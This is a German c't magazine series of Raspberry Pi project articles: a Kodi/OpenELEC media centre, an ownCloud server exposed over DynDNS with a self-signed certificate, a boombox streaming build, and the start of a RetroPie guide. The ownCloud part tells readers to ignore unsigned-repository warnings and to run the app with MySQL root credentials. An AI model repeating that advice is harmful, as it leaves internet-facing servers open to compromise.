Für den Raspi gibt es mehrere spezielle Kodi-Distributionen, wobei uns OpenELEC am besten gefällt. Laden Sie es über den c't-Link herunter und schreiben das Image beispielsweise unter Windows mit dem Win32 Disk Imager auf eine mindestens 4 GByte große (Micro)-SD-Karte, damit genug Platz für die Metadaten bleibt.

OpenELEC bootet direkt in die Kodi-Oberfläche, die man entweder mit Pfeiltasten über eine angeschlossene Tastatur, die Fernbedienung des Fernsehers – sofern dieser HDMI-CEC beherrscht – oder eine App wie die Official Kodi Remote für iOS oder Kore für Android (inzwischen die offizielle Fernbedienungs-App für Android) steuert.

Wenn man es lässt, aktualisiert sich OpenELEC bei Point Releases ebenso wie Kodi automatisch; das System ist also sehr pflegeleicht.

Neu gegen alt

Schon beim Systemstart merkt man, dass der Raspi 2 mehr auf der Pfanne hat als sein Vorgänger: OpenELEC ist nach 15 Sekunden einsatzbereit, der Ur-Raspi braucht 25 Sekunden. Auch bei der Wiedergabe von Full-HD-Videos bedient sich der Raspi 2 flüssig, selbst wenn Tonspuren dekodiert werden müssen. Wer Surround-Sound in Dolby Digital oder DTS hören will, sollte die Tonspuren aber weiterhin als Bitstrom über HDMI an einen geeigneten A/V-Receiver weiterleiten. Bei Dolby True HD und DTS-HD Master Audio geben die Raspis übrigens nur die normale Dolby-Digital-Spur beziehungsweise den verlustbehafteten Kern mehrkanalig aus. Die meisten wirds nicht stören.


Bei den gängigen Audioformaten geben sich weder Raspi 1 und 2 eine Blöße: Die verlustbehafteten MP3, AAC, WMA (9, 10 Pro) und Vorbis spielen sie ebenso klaglos wie die verlustfrei kodierten WAV, FLAC, ALAC und WMA Lossless – in der Regel sogar bis 24 Bit/192 kHz. Wie schon im Einleitungsartikel erwähnt, sollte man den analogen Audioausgang sämtlicher Raspis meiden, die Qualität ist bescheiden. (vza@ct.de)

c't Downloads und Video: ct.de/ycyx

Kodi-Videoperformance

	Raspberry Pi Modell B			Raspberry Pi 2 Modell B		
Videoformate	**SD**	**720p**	**1080p**	**SD**	**720p**	**1080p**
DivX 3.11	–[1]			✓		
DV	–			✓		
MPEG-1[2]	✓			✓		
MJPEG	✓	✓	✓	✓	✓	✓
MPEG-2[2]	✓	✓	✓	✓	✓	✓
MPEG-4 ASP	✓	✓	✓	✓	✓	✓
WMV / VC-1[2]	✓	✓	✓	✓	✓	✓
VP8	–	–	–	✓	–	–
AVC (H.264)	✓	✓	✓	✓	✓	✓
HEVC (H.265)	–	–	–	–	–	–
VP9	–	–	–	–	–	–

[1] nur 360p [2] benötigt zusätzliche Lizenzen ✓ vorhanden – nicht vorhanden




Kodi macht den Raspi im Handumdrehen zum Media Center.

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag



Stefan Porteck

Heim-Wolke

Raspi-Projekt: Owncloud auf dem Raspberry 2 installieren

Ob man nun dem Provider oder den Onlinediensten nicht traut – es gibt gute Gründe, seine Daten in einer eigenen Cloud zu speichern. Mit dem quelloffenen Owncloud-Projekt und dem Raspberry Pi 2 ist das kein Problem.

Eine eigene Cloud, bei der man alle Daten immer unter Kontrolle hat – das klingt verlockend. Doch kaum jemand will zu Hause einen ausgewachsenen PC rund um die Uhr laufen lassen. Webhosting-Pakete verursachen monatliche Kosten, sind oft nicht gerade flott, und bei günstigen Paketen muss man sich mit Einschränkungen wie wenig Speicherplatz und kurzen PHP-Timeouts herumärgern. Der Raspi 2 ist flott genug, um eine Owncloud zu hosten.

Aufgesetzt

Als Unterbau für den Cloud-Server dient ein Raspbian-Image, dessen Installation und Einrichtung wir auf Seite 94 beschreiben. Da die SD-Karte deutlich besser angebunden ist als USB-Sticks, haben wir uns für eine schnelle 32 GByte-Karte entschieden, die genügend Platz für das Betriebssystem und die Cloud-Daten bietet.

Die Installation gelingt komfortabel über die Debian-Paketverwaltung. Die Owncloud-Community pflegt ein Repository auf dem Suse Build Service, das sich leicht den Debian-Paketquellen hinzufügen lässt. Freunde der Kommandozeile können dafür den unter Raspbian vorinstallierten Texteditor Nano benutzen. Einfacher gehen diese und folgende Dateianpassungen allerdings auf dem Desktop: Dafür loggt man sich auf der grafischen Oberfläche des Pi ein und startet über das Terminal-Fenster mittels `sudo pcmanfm` den Dateimanager mit Root-Rechten. Nachdem im Menü „Ansicht“ des Dateimanager das Häkchen bei „Versteckte anzeigen“ gesetzt wurde, lassen sich alle im Folgenden erwähnten Konfigurationsdateien per Mausklick öffnen und bequem im grafischen Texteditor bearbeiten. Sie finden alle Textschnipsel auch unter dem c’t-Link am Ende des Artikels.

Zum Hinzufügen der Paketquellen erstellt man unter /etc/apt/sources.list.d/ die Datei owncloud.list und speichert darin den Pfad zum Repository:

```
deb http://download.opensuse.org/repositories/7
                isv:/ownCloud:/community/Debian_7.0/ /
```

Anschließend aktualisieren die Terminal-Befehle `sudo apt-get update` und `sudo apt-get upgrade` die Paketlisten und das System. Eine mögliche Fehlermeldung über unsignierte Paketquellen können Sie ignorieren. Danach installiert `sudo apt-get install owncloud` den Apache-Server, die MySQL-Datenbank und die Owncloud. Die Authentifizierungswarnung bestätigen Sie. Wenn sich während der Installation MySQL zu Wort meldet, müssen Sie ein MySQL-Root-Passwort vergeben.

Nach der Installation muss das neue Owncloud-Verzeichnis vor unbefugtem Zugriff geschützt werden. Dafür navigiert man zu /etc/apache2/sites-available/default und trägt dort zwischen der vorletzten Zeile und dem </VirtualHost> den folgenden Abschnitt ein:

```
<Directory /var/www/owncloud>
  Options Indexes FollowSymLinks MultiViews
  AllowOverride All
  Order allow,deny
  allow from all
</Directory>
```

Die Änderungen werden mittels `sudo service apache2 reload` wirksam. Danach kann man die Owncloud im Browser des Raspi unter http://127.0.0.1/owncloud aufrufen und die Ersteinrichtung abschließen. Im oberen Eingabefeld legt man einen beliebigen Owncloud-Nutzernamen nebst Passwort an.

Standardmäßig wird Owncloud eine SQL-Lite-Datenbank nutzen wollen. Stattdessen klicken Sie auf das Menü „Speicher & Datenbank“, dort auf „MySQL/MariaDB“ und geben dort „root“ als Benutzernamen und das bei der Installation vergebene Passwort sowie einen Datenbanknamen Ihrer Wahl ein.

Feinschliff

Auf der frischen Owncloud lassen sich über das Webfrontend Dateien mit einer maximalen Größe von 512 MByte hochladen – etwas wenig. Um das Datei-Limit anzuheben, muss in der Datei /var/www/owncloud/.htaccess in den Einträgen:

```
php_value upload_max_filesize 513M
php_value post_max_size 513M
```

das 513M in 2G geändert werden. Die maximale Dateigröße beträgt danach 2 GByte – mehr unterstützt die 32-Bit-Variante von PHP leider nicht.


Zusätzlich kann man noch etwas Leistung aus dem Mini-Server herauskitzeln, indem die Owncloud ihre Routineaufgaben nicht per Ajax bei jedem Seitenaufruf ausführt, sondern ein echter Cron-Job dies periodisch erledigt. Dafür öffnet man im Terminal-Fenster mittels `sudo crontab -u www-data -e` einen Editor für Crontab und fügt am Ende die Zeile

```
*/15  *  *  *  * php -f /var/www/owncloud/cron.php
```

ein. Mit STRG+O und Enter wird die Zeile gespeichert und mit STRG+X der Editor beendet.


Damit der Raspi im Heimnetz künftig unter einer einfachen Adresse erreichbar ist, gibt man ihm im Einstellungsmenü des eigenen Routers eine feste IP-Adresse und einen Netzwerknamen – beispielsweise „192.168.1.25“ und „raspi“. Die Owncloud lässt sich anschließend von jedem Rechner im LAN unter der Adresse http://raspi/owncloud erreichen. Loggt man sich im Browser im Administrationsbereich der Owncloud ein, kann man nun umstellen, dass Routineaufgaben nicht mehr per „Ajax“, sondern per „Cron“ ausgeführt werden.

Dabei werden Sie im Administrationsbereich über eine Fehlermeldung stolpern, dass PHP nicht UTF-8 als Zeichensatz nutzt. Navigieren Sie deshalb zur Datei /etc/php5/apache2/php.ini und entfernen Sie in der Zeile ;default_charset = „UTF-8“ das Semikolon am Zeilenanfang. Die Änderungen werden mittels `sudo service apache2 reload` übernommen.



Über das Webfrontend kann man auch von fremden Rechnern ohne installierten Client auf seine Daten zugreifen.

© Copyright by Heise Medien



Der Owncloud-Client ist für alle gängigen Betriebssysteme verfügbar und bietet einen Funktionsumfang, der sich mit kommerziellen Lösungen messen kann.

Natürlich soll die Cloud auch übers Internet erreichbar sein. Das Problem dabei: Mit jeder Zwangstrennung durch den DSL-Anbieter erhält der Raspi im Internet täglich eine neue IP-Adresse. Abhilfe schaffen DynDNS-Dienste: Sie lösen eine feste Adresse im Internet auf die aktuelle dynamische IP-Adresse des Raspi auf.

Populäre DynDNS-Dienste lassen sich mit wenigen Mausklicks einrichten und sind oft kostenlos. Fein raus sind Nutzer einer Fritzbox: AVM bietet mit dem MyFritz-Dienst allen Nutzern eine feste Adresse im Internet an und schickt alle Zugriffe darauf automatisch an die eigene Fritzbox.

Beim ersten Zugriff über den neuen Rechnernamen wird die Owncloud allerdings die Fehlermeldung ausgeben, dass sie auf einer unbekannten Domain ausgeführt wird.

Das lässt sich mit einer Anpassung der Datei config.php unter /var/www/owncloud/config leicht beheben. In der PHP-Datei findet sich ein Eintrag nach dem Schema:

```
'trusted_domains' =>
  array (
    0 => '192.168.1.25',
  ),
```

Die Angabe der vertrauenswürdigen Domains erweitert man nun um den neuen Rechnernamen und die vom DynDNS-Anbieter vergebene Adresse:

```
'trusted_domains' =>
  array (
    0 => '192.168.1.25',
     1 => 'raspi',
     2 => 'example.org',
  ),
```

Aber sicher

Mithilfe von DynDNS kommen Zugriffe von außen zwar beim Router an, doch dessen Sicherheitseinstellungen verhindern, dass der Traffic ins Heimnetz gelangt. Deshalb muss am Router eine Port-Weiterleitung auf die interne Adresse des Raspi eingerichtet werden. Für normale HTTP-Anfragen wäre eine Weiterleitung für den Port 80 nötig. Da sensible Daten aber keinesfalls unverschlüsselt übers Internet zur Cloud geschickt werden sollen, haben wir im Router eine Portweiterleitung für Port 443 eingerichtet und den Apache-Server für SSL-verschlüsselte Verbindungen fit gemacht.

Zunächst wird dafür unter /etc/apache2/ das nötige Unterverzeichnis mit dem Namen „ssl“ angelegt. Die drei Befehle

```
sudo openssl req -new -x509 -days 365 -nodes -out /etc/apache2/ssl/apache.pem -keyout /etc/apache2/ssl/apache.pem

sudo ln -sf /etc/apache2/ssl/apache.pem /etc/apache2/ssl/`/usr/bin/openssl x509 -noout -hash < /etc/apache2/ssl/apache.pem`

sudo chmod 600 /etc/apache2/ssl/apache.pem
```

erzeugen die nötigen Schlüssel, Zertifikate, Systemlinks und vergeben die gewünschten Zugriffsrechte. Währenddessen erfragt OpenSSL einige Daten, wie beispielsweise den Domain-Inhaber und den Server-Standort. Die Abfragen können größtenteils unbeantwortet bleiben: Damit Browser oder Apps sich später am selbst erstellten Zertifikat nicht verschlucken, sollte unter „Common Name“ der vom DynDNS-Dienst vergebene Name eingetragen werden – also der Name, unter der der Raspi-Server übers Internet erreichbar ist.

Nachdem der Apache-Server mit Schlüssel und Zertifikat versorgt wurde, muss man ihm nun noch beibringen, auf Port 443 zu lauschen. Öffnen Sie dafür die Datei /etc/apache2/ports.conf und ersetzen Sie den Inhalt durch:

```
NameVirtualHost *:80
Listen 192.168.1.25:80
<IfModule mod_ssl.c>
Listen 443
</IfModule>
```

Falls man dem Raspi im Router eine andere IP zugewiesen hat, muss die Adresse entsprechend angepasst werden.

Die Änderungen werden mittels sudo service apache2 reload übernommen. Nun lässt sich mit sudo a2enmod ssl und sudo service apache2 restart die SSL-Verschlüsselung einschalten.

Abschließend muss unter /etc/apache2/sites-available/ eine Datei mit dem Namen „ssl“ angelegt werden und mit folgendem Inhalt gespeichert werden:

```
<VirtualHost *:443>
SSLEngine On
SSLCertificateFile /etc/apache2/ssl/apache.pem
DocumentRoot /var/www
</VirtualHost>
```

Mittels sudo a2ensite ssl und sudo service apache2 restart werden die Änderungen übernommen und der Webserver letztmalig neu gestartet. Künftig ist die Owncloud übers Internet unter der öffentlichen DynDNS-Adresse erreichbar.

Beim ersten Aufruf blockiert der Browser die Verbindung zunächst und meldet, dass das SSL-Zertifikat nicht vertrauenswürdig sei. Da es sich um ein selbst erstelltes Zertifikat handelt, kann man die Warnung getrost ignorieren und den Browser anweisen, die Seite trotzdem aufzurufen.

Fortan sollte die Owncloud im LAN über HTTP und übers Internet via HTTPS erreichbar sein. Damit man nicht versehentlich Daten unverschlüsselt durchs Internet schickt, kann man im Administrationsbereich der Owncloud das Häkchen unter „Erzwinge HTTPS“ setzen, damit sie künftig gar keine HTTP-Anfragen mehr zulässt.


Sofern der Desktop-Client die Daten synchronisiert, kann die Owncloud beim Austausch von Fotos oder Dokumenten den kommerziellen Lösungen durchaus Paroli bieten: Zwischen Rechnern im heimischen Netzwerk läuft die Synchronisation mit dem Desktop-Client sogar flotter als bei Dropbox und Co, die die Daten übers Internet syncen.

Ruft man im Browser das Webfrontend der Owncloud auf, muss der Raspi die Seiten in Echtzeit erzeugen. Das kann der Raspi 2 zwar schneller als sein Vorgänger – richtig flott laufen die PHP-Seiten aber nicht. Für die Dateiübersicht reicht die Geschwindigkeit knapp aus, das Laden der Vorschaubilder von Fotos und die Nutzung der Web-Galerie ist aber immer noch eine kleine Geduldsprobe.

Bei Zugriffen über den Client spielt die Performance des Raspi dagegen keine große Rolle: Hier bestimmt die Upload-Geschwindigkeit des eigenen DSL-Anbieters maßgeblich die Geschwindigkeit. (spo@ct.de)

c't Konfigurationsdateien: ct.de/y8k4

© Copyright by Heise Medien



Ingo T. Storm

Disco to go

Raspi-Projekt: Streaming-Ziel Ghettoblaster

Der Raspi-Blaster ist der perfekte Beschaller für die Gartenparty: Er spielt nicht nur die auf seiner 32-GByte-SD-Karte gespeicherte Musik schön laut ab. Er spannt auch ein eigenes WLAN auf, über das man ihn bedient. Man schickt ihm per AirPlay oder DLNA die Musik, die man auf dem Smartphone mitgebracht hat. USB-Sticks kann man natürlich auch reinstecken.

Moderne Ghettoblaster, Neu-Denglisch „Boomboxen“, haben statt eines Kassettenteils längst Bluetooth und ein iPod-Dock eingebaut. Aber die Wenigsten sind so robust wie die Klassiker. Und nicht so laut. Und nicht jeder, der gern Musik hört, hat ein iGadget. Die ganze Musik per Bluetooth zu streamen, ist außerdem Akkuquälerei und dem Klang auch nicht zuträglich. Langer Rede kurzer Sinn: Ein netzwerkfähiger Musikspieler mit eigenem Musikspeicher muss her. Ihn an die AUX-Buchse anzuschließen, ist „ok“, wenn es schnell gehen muss – aber Einbauen ist cooler als Anstöpseln.

Nun wäre es Frevel, einem Sharp GF-777 oder JVC RC-M90 mit Lötkolben und Dremel zu Leibe zu rücken. Bei einem noch nicht einmal 10 Jahre alten „Boomblaster“ RV-NB99 von JVC hatte ich weniger Hemmungen, das Kassettenteil durch einen Raspberry Pi zu ersetzen. Die Serien RV-NB1, NB10 und NB99 sind beinahe legendär: Knappe 60 Watt Ausgangsleistung, Tieftöner mit 16 cm Durchmesser, Tuner, CD, Kassette, AUX-, Mikrofon- und Gitarreneingang(!), Fernbedienung und dazu noch robust und wartungsfreundlich gebaut. Mit 15 Monozellen kommt so ein Boomblaster allerdings auf über 10 kg Gesamtgewicht, sodass die meisten Exemplare ihr Dasein nicht auf der Straße, sondern als stationäre Kompaktanlage in Teenager-Zimmern geführt haben. Trotzdem sind sie relativ mobil, weil sie neben 230 Volt Wechsel- auch 12 Volt Gleichspannung fressen. Und sie klingen wirklich gut, wenn man die beiden Bass-Endstufen nur dezent mithelfen lässt.

Platz da!

Theoretisch wäre hinter den Tieftönern genug Platz im RV-NB99, um einen Raspi darin zu verstecken. Doch der Schallraum erfüllt ja einen Zweck – das Kassettenteil dagegen ist schon lange überflüssig. Der Ausbau erspart zusätzlich, „irgendwo“ an der Stromversorgungsplatine 5 Volt für den Raspi aufzutreiben: Zum Kassettenteil führen zwei Flachbandkabel. Auf einem davon liegen 8 Volt an. Ein kleiner Spannungsregler aus dem China-Versand mit LM-Irgendwas-Chip macht daraus verdauliche und erstaunlich stabile 5,1 Volt für den Raspi. Und weil das Kassettenfach von vorne gut zugänglich ist, kann man dort auch einen USB-Stick an den Raspi stöpseln. Der WLAN-Dongle steckt direkt am Raspi. Empfangstechnisch ist er im Gehäuse aber denkbar schlecht aufgehoben. Er bekam deshalb eine externe, 42 cm lange Antenne spendiert. Understatement geht anders – würde aber rein gar nicht zu einem Ghettoblaster passen …

Die mechanische und elektrisch/elektronische Integration des Raspi in den Ghettoblaster ging also relativ einfach über die Bühne. Wesentlich mehr Kopfzerbrechen bereitet die Auswahl der Player-Software.


USB-Ports haben viele Ghettoblaster. Aber dieser Raspi-Blaster hat auch WLAN und ist im Netz als AirPlay- und DLNA-Target zu sehen.

Geht nicht – geht gar nicht

Normalerweise benutze ich Volumio als Musikspielerdistribution für den Raspi. Im Büro dudelt damit ein Raspi 1 B plus HiFiBerry AMP; das ist eine Raspi-Soundkarte mit integriertem Verstärker, die nicht nur sehr gute Klangqualität abliefert, sondern mit zweimal 25 Watt Leistung auch hervorragend dafür geeignet ist, zwei Regalboxen einer außer Dienst gestellten Kompaktanlage aus Yamahas Pianocraft-Reihe anzusteuern.

Der italienische Entwickler Michelangelo Guarise hat Volumio explizit für die möglichst bitgetreue Wiedergabe digitaler Musik konzipiert: Es ist ein abgespecktes Raspbian mit Treibern für alle besseren Raspi-Sound-Devices wie eben die HiFiBerrys, aber auch andere Platinen, die sich den Datenstrom an den GPIO-Pins vom Raspi-Prozessor holen. Für die Verwaltung der Musikdatenbank und fürs Abspielen ist der Music Player Daemon mpd eingebaut, der über ein schlankes und elegantes Webfrontend bedient wird – vom Tablet, Smartphone oder PC aus. Es funktioniert aber auch jeder MPD-Client, von denen es etliche für Linux, Windows, Mac OS X und für Mobilgeräte gibt. Außerdem läuft Upmpdcli – das ist ein DLNA-Renderer, der sich aus dem Netz mit Musik und Playlisten von allen UPnP-Controllern beschicken lässt,

© Copyright by Heise Medien



Dank piCore-Linux und drei Serverchen ist der Raspi-Blaster im Netz zu sehen: als AirPlay-Target, DLNA-Renderer und MPD-Server.

das Abspielen aber mpd überlässt. Shairport ist auch noch an Bord, sodass Apple-Geräte Volumio als AirPlay-Target im Netz sehen.

Diesen Funktionsumfang sollte der Raspi-Blaster auch haben. Volumio kam leider trotzdem nicht infrage: Wie jedes moderne Betriebssystem möchte es sauber heruntergefahren werden. Nur – wer will schon seinen Ghettoblaster herunterfahren statt ihn einfach auszuschalten? Ein andere Raspi-Musik-Distribution macht vor, dass es auch anders geht: Der extrem schnell startende piCorePlayer setzt auf piCore-Linux auf, das zwar von der SD-Karte bootet, danach aber aus dem RAM läuft, sodass man einfach den Saft abdrehen kann. Wer Änderungen am System vornimmt, die er speichern möchte, kann sie natürlich explizit auf die SD-Karte schreiben lassen, von wo sie beim nächsten Booten wieder geladen werden.

Aber auch der piCorePlayer erfüllt meine Wünsche nicht, denn er ist im Grunde ein Logitech-Squeezebox-Ersatz, AirPlay und DLNA spricht er nicht. Also habe ich die Komponenten von Volumio auf einer piCore-Grundlage aufgebaut. Die aktuelle Version piCore 6.0 ist allerdings so neu, dass noch längst nicht alle benötigten Teile im Repository lagen. Doch wie so oft in der Open-Source-Welt, fand sich eine helfende Hand: Béla Márkus, Forumsadministrator und Maintainer von piCore, hat quasi auf Zuruf die gewünschten Pakete gebaut. Und so waren mpd, Upmpdcli und Shairport schnell gemeinsam am Start.

Nur beim Netzwerk konnte er nicht großartig helfen. Es gibt natürlich Dutzende günstige WLAN-Dongles für den Raspi, die allermeisten laufen auch unter piCore und dem dort verwendeten Langzeitkernel 3.12.36. Es ist also gar kein Problem, den Raspi-Blaster in einem laufenden WLAN anzumelden. Auch ein Ad-hoc-Netzwerk lässt sich schnell aufbauen, sodass die komfortable Standardkonfiguration jetzt folgende ist: Findet der Raspi-Blaster ein ihm bekanntes Netzwerk, bucht er sich ein. Findet er in endlicher Zeit keines, geht er in den Ad-hoc-Modus und startet einen DHCP-Server.


Irgendwas ist immer

Das ursprüngliche Ziel, dann einen eigenen Access Point aufzumachen, ist aus mehreren Gründen noch nicht erreicht. Das Standard-Paket hostapd funktioniert nicht mit allen USB-Stöpseln, ebenso wenig ein Fork von hostapd, der immerhin einige Stöpsel mit Realtek-Chips akzeptiert. Ein USB-Stick, den hostapd mag, der physisch in den Raspi-Blaster passt, einen Antennenanschluss hat und drittens mit so wenig Leistung auskommt, wie der Raspi sie am USB-Port liefert, ist mir leider noch nicht über den Weg gelaufen. Da ich fast überall, wo der Raspi-Blaster mitkommt, WLAN habe, ist der Leidensdruck aber auch nicht allzu hoch. Und den Ad-hoc-Modus beherrschen ja auch die günstigen Sticks mit Antennen-Anschluss.

Work in Progress


Der Raspi-Blaster ist sowieso „Work in Progress“: Ein „Now-Playing“-Display wäre noch nett. Weil das Warten, ob ein bekanntes Netzwerk in der Nähe ist, den Bootvorgang arg in die Länge zieht, wird es außerdem noch einen Kippschalter zur Wahl zwischen „bekanntes WLAN“ und „Mobilbetrieb“ geben. Und da mpd auch Musik von Spotify holen und spielen kann, ist die Integration eines UMTS-Sticks noch eine Überlegung wert … (it@ct.de)

c't Raspi-Musik-Software: ct.de/yzyw



Ein Kassettenfach braucht heute keiner mehr. Also musste das olle Teil weichen. Dessen Stromversorgung über Flachbandkabel kommt dem Raspi gerade recht. Hinter der Kassettenklappe findet sich später das Kabel für USB-Sticks.

© Copyright by Heise Medien



Jan-Keno Janssen

Spieleschachtel

Raspi-Projekt: Emulator-Spielkonsole mit RetroPie

Das RetroPie-Softwareprojekt macht aus dem Raspberry Pi eine vorkonfigurierte Emulator-Spielekonsole für Gameboy, Amiga, Megadrive und Co. Die Installation dauert nur wenige Minuten.

Es klingt fast zu schön, um wahr zu sein: Eine Universal-Spielekonsole, die jeden erdenklichen Titel aus über 30 Jahre Spielegeschichte abspielt – und das für unter 50 Euro. Gamepad dran, an den Fernseher anschließen und läuft: Ein Raspi mit RetroPie machts möglich. Vorinstalliert sind Emulatoren für Dutzende Heimcomputer und Spielkonsolen sowie Tausende von Arcade-Automaten über den Emulator MAME. Zusätzlich an Bord: Die Adventure-Emulatoren ScummVM und Z-Machine sowie Linux-Ports von Doom, Duke3D, Quake 3 Arena und Quake 4. Die Ports laufen ohne ROMs, die Emulatoren benötigen jedoch Images von Cartridges, Arcade-Platinen, Disketten, CD-ROMs oder Kassetten. Diese kann man sich selbst anfertigen oder sie im Netz herunterladen. Letzteres ist in den meisten Fällen illegal, weshalb wir hierauf nicht weiter eingehen.

Alle Spiele lassen sich bequem über das Auswahlmenü EmulationStation starten. Schon auf dem Raspberry Pi 1 laufen die meisten Emulatoren problemlos und flüssig – nur für Nintendo 64 oder Playstation sollte es ein Raspi 2 sein. Falls es doch mal hakeln sollte, kann man es mit Übertakten versuchen (mehr auf Seite 90).

Installation

Um RetroPie auf den Raspberry zu bekommen, gibt es zwei Möglichkeiten: Entweder man installiert es auf seinem vorhandenen System mithilfe eines Installations-Skripts (siehe c't-Link) oder aber kopiert ein Systemimage auf eine neue MicroSD-Karte. In diesem Artikel beschreiben wir nur die zweite, deutlich schnellere Variante. Achtung: Für Raspi 1 und 2 gibt es unterschiedliche Images.

